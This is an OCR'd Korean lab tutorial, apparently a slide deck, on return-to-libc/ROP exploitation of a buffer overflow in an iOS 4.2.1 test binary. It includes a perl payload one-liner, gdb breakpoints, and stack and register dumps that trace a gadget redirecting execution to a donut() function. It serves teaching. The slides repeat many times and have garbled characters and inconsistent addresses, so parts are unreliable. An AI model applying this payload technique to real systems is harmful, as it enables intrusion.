
```
0xffffffff  
AABBBBCCCC  
0x2fdff1ec  
pop {r0,r1,r2,r3,pc}  
0x12341234  
0x12341234  
0x12341234  
0x12341234  
donut()  
0x00000000
```

## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```




## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```

AABBBBCCCC 騰? \騷04↑4↑4↑4↑4↑4↑4↑4↑4↑\\$"  
Donuts..




## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```




## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```




## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```

AABBBBCCCC 騰? \騷04↑4↑4↑4↑4↑4↑4↑4↑4↑\\$"  
Donuts..




## 2. Return to Libc on iOS

### (3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 `pop {r0, r1, r2, r3, pc}` 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdfff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6
```



## 2. Return to Libc on iOS

### (3) Exploitation

삽입한 payload가 어떻게 동작하는지 알아보자.

특정부분에서의 레지스터 및 스택에 들어 있는 데이터를 확인하기 위해 break point를 설정한다.

```
0x000022a0 <main+56>: bl      0x22e8 <dyld_stub_fgets>
0x000022a4 <main+60>: add    r3, sp, #10      ; 0xa
0x000022a8 <main+64>: mov     r0, r3
0x000022ac <main+68>: bl      0x22f4 <dyld_stub_puts>
0x000022b0 <main+72>: mov     r3, #0       ; 0x0
0x000022b4 <main+76>: mov     r0, r3
0x000022b8 <main+80>: sub    sp, r7, #0      ; 0x0
0x000022bc <main+84>: pop     {r7, pc}
0x000022c0 <main+88>: muleq   r0, r8, sp
End of assembler dump.
```

```
(gdb) b *0x22a0
Breakpoint 1 at 0x22a0 → // break before starting fgets( )
(gdb) b *0x22ac
Breakpoint 2 at 0x22ac → // break after ending fgets( )
(gdb) b *0x22bc
Breakpoint 3 at 0x22bc → // break when end function
(gdb) b *0x3088a55c
Breakpoint 4 at 0x3088a55c → // pop {r0, r1, r2, r3, pc}
(gdb) b *0x2224
Breakpoint 5 at 0x2224 → // break donut( )
```

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2(0x000022ac)에서, 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near '$sp'.
(gdb) x/15x $sp
0x2fdff1e8: 0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8: 0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208: 0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218: 0x2fdff200      0x00000001      0x00000000      0x00000000
```

0xffffffff
buffer[ ]
sfp
pc
r0
r1
r2
r3
pc
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2(0x000022ac)에서, 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near '$sp'.
(gdb) x/15x $sp
0x2fdfff1e8: 0x2fdff230    0x00000001    0x41410002    0x42424242
0x2fdfff1f8: 0x43434343    0x2fdff1ec    0x3088a55c    0x12341234
0x2fdfff208: 0x12341234    0x12341234    0x12341234    0x00002224
0x2fdfff218: 0x2fdff200    0x00000001    0x00000000    0x00000000
```

0xffffffff
AABBBBCCCC
sfp
pc
r0
r1
r2
r3
pc
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2(0x000022ac)에서, 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near '$sp'.
(gdb) x/15x $sp
0x2fdff1e8: 0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8: 0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208: 0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218: 0x2fdff200      0x00000001      0x00000000      0x00000000
```

0xffffffff
AABBBBCCCC
0x2fdff1ec
pc
r0
r1
r2
r3
pc
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2(0x000022ac)에서, 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near '$sp'.
(gdb) x/15x $sp
0x2fdff1e8: 0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8: 0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208: 0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218: 0x2fdff200      0x00000001      0x00000000      0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

r0

r1

r2

r3

pc


0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2(0x000022ac)에서, 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near '$sp'.
(gdb) x/15x $sp
0x2fdff1e8: 0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8: 0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208: 0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218: 0x2fdff200      0x00000001      0x00000000      0x00000000
```



## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2(0x000022ac)에서, 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near '$sp'.
(gdb) x/15x $sp
0x2fdff1e8: 0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8: 0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208: 0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218: 0x2fdff200      0x00000001      0x00000000      0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

0x12341234

0x12341234

r2

r3

pc

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2(0x000022ac)에서, 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near '$sp'.
(gdb) x/15x $sp
0x2fdff1e8: 0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8: 0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208: 0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218: 0x2fdff200      0x00000001      0x00000000      0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

0x12341234

0x12341234

0x12341234

r3

pc

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2(0x000022ac)에서, 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near '$sp'.
(gdb) x/15x $sp
0x2fdff1e8: 0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8: 0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208: 0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218: 0x2fdff200      0x00000001      0x00000000      0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

0x12341234

0x12341234

0x12341234

0x12341234

pc

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint2(0x000022ac)에서, 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near '$sp'.
(gdb) x/15x $sp
0x2fdff1e8: 0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8: 0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208: 0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218: 0x2fdff200      0x00000001      0x00000000      0x00000000
```

0xffffffff

AABBBBCCCC

0x2fdff1ec

pop {r0,r1,r2,r3,pc}

0x12341234

0x12341234

0x12341234

0x12341234

donut()

0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

그런 다음, breakpoint3에서 main()는 종료 될 것이다.


0x22bc에서 pop {r7, pc} 명령이 실행되면서 레지스터에 데이터가 들어가게 된다.

```
Breakpoint 3, 0x0000022bc in main () // break when end function , pop {r7, pc}
```

```
(gdb) info registers
r0          0x0      0
r1          0x0      0
r2          0x2fdff228    803205672
r3          0x0      0
r4          0x2      2
r5          0x0      0
r6          0x0      0
r7          0x2fdff1fc    803205628
r8          0x2fdff228    803205672
r9          0x889     2185
r10         0x0      0
r11         0x0      0
r12         0x25     37
sp          0x2fdff1fc    803205628
lr          0x32d1f2ed    852620013
pc          0x22bc     8892
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0, q = 0x0, j = 0x0,
             i = 0x0, f = 0x0, t = 0x0, mode = 0x10}           {0x10, n = 0, z = 0, c = 0,
             e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
```

```
(gdb) x/15x $sp
0x2fdff1fc: 0x2fdff1ec    0x3088a55c    0x12341234    0x12341234
0x2fdff20c: 0x12341234    0x12341234    0x00000224    0x2fdff200
0x2fdff21c: 0x00000001    0x00000000    0x000002018   0x00001000
0x2fdff22c: 0x00000001    0x2fdff294    0x0000000000
```

```
(gdb) x/i 0x22bc
0x22bc <main+84>:      pop      {r7, pc}
```



## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,  
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0          0x12341234      305402420
r1          0x12341234      305402420
r2          0x12341234      305402420
r3          0x12341234      305402420
r4          0x2      2
r5          0x0      0
r6          0x0      0
r7          0x2fdff1ec      803205612
r8          0x2fdff228      803205672
r9          0x889      2185
r10         0x0      0
r11         0x0      0
r12         0x25      37
sp          0x2fdff218      803205656
lr          0x32d1f2ed      852620013
pc          0x2224      8740
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v
 i = 0x0, f = 0x0, t = 0x0, mode = 0x10}      {0
 e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```

register
r0
r1
r2
r3
.....
pc

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
0x12341234
0x12341234
0x12341234
0x12341234
donut()
0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,  
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0          0x12341234      305402420
r1          0x12341234      305402420
r2          0x12341234      305402420
r3          0x12341234      305402420
r4          0x2      2
r5          0x0      0
r6          0x0      0
r7          0x2fdff1ec      803205612
r8          0x2fdff228      803205672
r9          0x889    2185
r10         0x0      0
r11         0x0      0
r12         0x25     37
sp          0x2fdff218      803205656
lr          0x32d1f2ed      852620013
pc          0x2224    8740
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v
             i = 0x0, f = 0x0, t = 0x0, mode = 0x10}      {0
             e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```

register
r0
r1
r2
r3
.....
pc

sp →



